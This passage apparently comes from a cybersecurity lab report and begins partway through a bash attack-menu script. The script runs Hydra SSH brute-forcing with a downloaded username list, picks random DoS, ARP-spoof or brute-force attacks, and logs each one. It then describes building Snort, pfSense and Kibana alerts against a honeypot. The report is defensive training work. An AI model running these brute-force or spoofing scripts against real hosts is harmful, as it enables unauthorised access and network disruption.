    wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Usernames/top-usernames-shortlist.txt -O username_list.txt > /dev/null 2>&1
    echo "This may take some time. Please take a well deserved break. Thanks for your patience. :)"
    hydra -L username_list.txt -P password_list.txt -o SSH_file.txt ssh://$IP_choice &> SSH_full.lst
    echo "[+] Bruteforcing done for $IP_choice! Results are saved in SSH_full.lst ."
    log_attack "Brute Force Attack on $IP_choice was executed on : [$(date "+%Y-%m-%d %H:%M:%S")]. "
    echo "The location of log is: /var/log/syslog. (For some machines it can be saved at /var/log/messages or /var/log/user.log)"
    echo "The logs have been tagged with logforattack to make it easier to pull up when needed."
}
```

```
[?] What would you like to do? Please enter your choice: 3
This Brute Force Attack will attempt to log in to the SSH network of your choice using a default list
[?] Would you like to (1) pick an IP to attack or (2) randomly attack an IP address from the list?
2
192.168.94.130
Proceeding to test weak passwords via SSH with Hydra.
This may take some time. Please take a well deserved break. Thanks for your patience. :)
```

```
^C[+] Bruteforcing done for 192.168.94.130! Results are saved in SSH_full.lst
The location of log is: /var/log/syslog. (For some machines it can be saved at /var/log/messages or /var/log/user.log)
The logs have been tagged with logforattack to make it easier to pull up when needed.


Thank you for using this service.
```

All attacks are tagged with ‘logforattack’ in this format: [Type of Attack]...[IP address]...[Time].

```
┌──(kali㉿kali)-[~/Scripting]
└─$ cat /var/log/syslog | grep logforattack
2025-05-09T20:20:27.499349-04:00 kali logforattack: DoS Attack on 172.16.50.51 was executed on : [2025-05-09 20:20:27].
2025-05-09T21:37:54.369719-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 21:37:54].
2025-05-09T21:38:32.917491-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 21:38:32].
2025-05-09T21:44:40.288567-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 21:44:40].
2025-05-09T21:56:08.739795-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 21:56:08].
2025-05-09T21:57:36.127926-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 21:57:36].
2025-05-09T22:02:50.015870-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 22:02:50].
2025-05-09T22:07:24.662328-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 22:07:24].
2025-05-09T22:15:42.022326-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-09 22:15:42].
2025-05-10T10:07:06.441974-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-10 10:07:06].
2025-05-10T10:10:09.697559-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-10 10:10:09].
2025-05-10T10:16:55.860454-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-10 10:16:55].
2025-05-10T10:51:54.711286-04:00 kali logforattack: Brute Force Attack on 172.16.50.51 was executed on : [2025-05-10 10:51:54].
2025-05-10T11:14:05.643709-04:00 kali logforattack: ARP spoofing Attack on 172.16.50.51 was executed on : [2025-05-10 11:14:05].
```

There is also an option for a randomly chosen attack.

```
110 #   Used the command shuf to get random input
111 #       https://www.geeksforgeeks.org/shuf-command-in-linux-with-examples/
112
113 function random_generator()
114 {
115             randomchoice=$(shuf -i 1-3 -n 1)
116             echo $randomchoice
117             if [ $randomchoice = 1 ] ; then
118                 mitm_attack
119 fi
120             if [ $randomchoice = 2 ] ; then
121                 dos_attack
122 fi
123             if [ $randomchoice = 3 ] ; then
124                 brute_force_attack
125 fi
126 }
```

If the user enters the wrong key, the program will exit.


```
[?] What would you like to do? Please enter your choice: 6
[!] Invalid option. Please try again later. Thank you.
```

5) Monitoring and analyzing SIEM to create alerts


After attacking the honeypot, we looked at the logs created on Kibana to determine what was considered a major security issue and added the alerts to Kibana.

For the Denial of Service attack and ARP spoof attack, we needed to use other tools like IDS and IPS to detect and block these attacks. We used snort with pfsense for this purpose.


First we added the rule in snort so the attack will be detected.




Next we checked that the alert was activated in snort.




By default, ARP Spoof detection was off.




We enabled it on our machine.




Then we ensured Snort was detecting the arp spoof by checking through the alerts it generated.






Next we needed these to be shown in our SIEM. We enabled pfsense logs to be sent to ELK.




Next we confirmed that the snort alert logs were being sent to Kibana.

SHADOW SENTRY - RACHEL ARUMUGAM

Then we created an alert on Kibana based on these events.





Then we tested the alert by attacking again.




The alert works and the attack was successfully detected.

For the Brute Force Attack we first checked that the evidence of the Brute Force Attack was reflected on Kibana, then we created a rule based on this directly on Kibana.





And we tested the alert by attacking again.



The alert works and the attack was successfully detected.

Findings

We had different machines and the honeypot sent logs to ELK to simulate a SOC environment where there are multiple machines sending logs and the SOC analyst needs to filter out the information and create appropriate alerts for monitoring the network.

In this project we only tried 3 different kinds of attacks due to our time limitations. We performed attacks listed on the MITRE ATT&CK® page. ARPspoof is Technique ID: T1557.002 , Denial of Service is Technique ID: T0814 , Brute Force is Technique ID: T1110. In a real world scenario, attackers would have the luxury of time to enumerate and hide in the network or machine before launching an attack which would need different mitigation techniques.

We faced some challenges as the honeypot was installed in a new VM, some packages were missing like the auth.log. We had to download it before we could monitor the events and create alerts. In a SOC setting where we might not have direct access to the machines, this could prove difficult to check. Elastic agent is running on the assumption that the machine has auth.log up and running on Linux systems and does not take into account other alternatives.

We also faced an issue with one of the scripts as the default password list was taken from an online source and the hyperlink was changed during the course of this project which meant we had to update the hyperlink. This could pose issues in the future if the original post is deleted or moved again and the script needs to be updated again. An alternative would be creating our own password list after combining some commonly used passwords.

As we only had 3 kinds of attacks, we only created alerts on a small amount of possible security events. SOC analysts would need to be constantly checking the SIEM for new attacks that may not be flagged by the current alerts.

As not all cyber attacks will be logged in the Auth.log file, we had to use other tools to help detect and alert for other cyber attacks such as pfsense and snort in this case.

Lastly, as the alerts are solely based on what was typed in when creating the rule, SOC analysts need to be vigilant when entering the details as any slight mistake could make the rule useless.

Recommendations

As Thomas Reid said “A chain is only as strong as its weakest link”. In every company, every staff plays a vital role in the security of the company. We recommend companies look into their security practices and increase the cybersecurity awareness of employees by using online toolkits developed by trusted sources such as the one created by the Cyber Security Agency of Singapore (CSA). Companies should develop their cybersecurity health and have an Incident Response Playbook to tackle cybersecurity attacks such as malware and phishing emails. Companies should also update their systems to force the use of strong passwords only.

We recommend all machines to have an antivirus program and all staff to ensure the program is up to date and lastly that the scans are done on their machine frequently.

We cannot rely on only one tool like the ELK stack to help detect and alert for suspicious activity. We encourage all SOC analysts to use multiple tools available to help with the prevention of cyber attacks.

References

Kaplarevic, V. (2024, August 29). *How to install Elastic (ELK) stack on Ubuntu*. Knowledge Base by phoenixNAP. https://phoenixnap.com/kb/how-to-install-elk-stack-on-ubuntu

Installing Cowrie in seven steps — cowrie 2.6.1 documentation. (n.d.). https://docs.cowrie.org/en/latest/INSTALL.html

How can I create a select menu in a shell script? https://askubuntu.com/questions/1705/how-can-i-create-a-select-menu-in-a-shell-script

GeeksforGeeks. (2024, October 10). *shuf Command in Linux with Examples*. GeeksforGeeks. https://www.geeksforgeeks.org/shuf-command-in-linux-with-examples/

Singh, G. D. (n.d.). *Learn Kali Linux 2019*. O'Reilly Online Learning. https://www.oreilly.com/library/view/learn-kali-linux/9781789611809/1bb735da-180c-4178-890f-b7026e8ea6ec.xhtml

Address Resolution Protocol (ARP) spoofing: What it is and how to prevent an ARP attack. (n.d.). https://www.crowdstrike.com/en-us/cybersecurity-101/social-engineering/arp-spoofing/

Taknev, A., & Taknev, A. (2024, December 5). *Beginners guide to Hping3*. Hackercool Magazine. https://www.hackercoolmagazine.com/beginners-guide-to-hping3/?srsltid=AfmBOoomaSWHgeR097dwmuS5FlqMkGST_n3f8aRaMUm5sDNDg_xbkjbH

Rabbiyatabassum. (2024, March 3). SYN-FLOOD-DENIAL OF SERVICE(DOS) ATTACK - Rabbiyatabassum - Medium. *Medium*. https://medium.com/@rabbiyatabassum/denial-of-service-dos-attack-67755f5109b7

GeeksforGeeks. (2024b, October 10). *shuf Command in Linux with Examples*. GeeksforGeeks. https://www.geeksforgeeks.org/shuf-command-in-linux-with-examples/

Cyber Kill Chain. (n.d.). Lockheed Martin. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

